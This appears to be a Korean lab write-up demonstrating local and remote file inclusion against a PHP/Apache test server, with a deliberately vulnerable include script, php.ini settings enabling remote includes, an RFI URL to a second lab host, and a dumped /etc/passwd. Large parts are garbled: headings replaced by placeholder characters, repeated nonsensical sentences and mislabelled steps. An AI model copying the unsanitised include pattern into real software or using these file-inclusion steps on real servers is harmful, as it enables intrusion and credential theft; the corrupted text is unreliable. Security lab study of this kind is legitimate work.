

LFI / RFI 0000 0000

00

php 0 apache2 0 0000 LFI / RFI 0000 0000 .

LFI = Local File Inclusion

RFI = Remote File Inclusion

LFI 00 00

Ubuntu - 24.04.3

PHP - 8.3.6

Apache - 2.4.58

IP - 172.30.1.68 [0 00]

LFI 000 00

000 00 0 - lfiPhp.php

```
<?php
// RFI 0000 00 00 (0000)
if (isset($_GET['page'])) {
    $file = $_GET['page'];
    // 0000 0000 0000 00 00 include
    include($file);
} else {
    echo "00000 00000 000000.";
}
```

```
}  
?>
```

1. `test.php`

* `test.php`에 `7`을 입력하면 `7`이 출력된다.


* `test.php`에 `7`을 입력하면 `7`이 출력된다. `php run test 7`을 실행하면 `7`이 출력된다.

```
<?php  
$number1 = 3;  
$number2 = 4;  
$sum = $number1 + $number2;  
echo "php run test $sum";  
?>
```


LFI 공격

1. `test.php`에 `7`을 입력하면 `7`이 출력된다.


* `test.php`에 `7`을 입력하면 `7`이 출력된다. `php run test 7`을 실행하면 `7`이 출력된다.




2. `page`에 `test.php`를 입력하면 `test.php`가 출력된다.



3. /etc/passwd ((php ())



4. (/etc/shadow)



RFI ☐ ☐

Ubuntu - 24.04.3

PHP - 8.3.6

Apache - 2.4.58

IP - 172.30.1.68 [☐ ☐]

IP - 172.30.1.14 [☐ ☐]

php ☐ ☐ ☐ ☐ .

LFI ☐ ☐ ☐ php.ini ☐ allow_url_fopen ☐ ☐ ☐ ☐

RFI ☐ ☐ ☐ allow_url_include ☐ Off ☐ On ☐ ☐ .

```

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.

```

* `/etc/php/8.3/cli/php.ini` 파일을 수정합니다.

** `apache2` 모듈이 설치된 경우 `/etc/php/8.3/apache2/php.ini` 파일을 수정합니다.

RFI 공격을 수행합니다.

터미널에서 다음 명령어를 실행합니다.

예제 명령어 : `http://172.30.1.68/rfiPhp.php?page=`

```

<?php
// RFI 공격을 수행합니다 (공격)
if (isset($_GET['page'])) {
    $file = $_GET['page'];
    // 공격을 수행하는 파일을 include
    include($file);
} else {
    echo "RFI 공격을 수행합니다.";
}
?>

```

터미널에서 다음 명령어를 실행합니다.

예제 명령어 : `http://172.30.1.14:8080/html/RFI.php`


```

<?php
echo "hello world";
?>

```

* 01. LFI 공격을 하기 위해서는 Local host에 php 파일이 있어야 합니다.


01. LFI 공격을 하기 위해서는 Local host에 php 파일이 있어야 합니다.



페이지가 지정되지 않았습니다.

02. php 파일을 Local host에 업로드하고 실행합니다.

*php 파일을 Local host에 업로드하고 실행합니다.



hello world

03. RFI.php 파일을 /etc/passwd 파일에 업로드하고 실행합니다.

```
<?php
// /etc/passwd 파일에 업로드하고 실행합니다.
$file = '/etc/passwd';
if (file_exists($file) && is_readable($file)) {
```

```

$content = file_get_contents($file);
echo "<pre>" . htmlspecialchars($content) . "</pre>";
} else {
    echo "  00 00.";
}
?>

```

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
syslog:x:106:113::/home/syslog:/usr/sbin/nologin
uidd:x:107:114::/run/uidd:/usr/sbin/nologin
tendump:x:108:115::/nonexistent:/usr/sbin/nologin

```

Revision #5

Created 2025-09-08 23:14:28 UTC by minwoo

Updated 2025-09-09 09:11:03 UTC by minwoo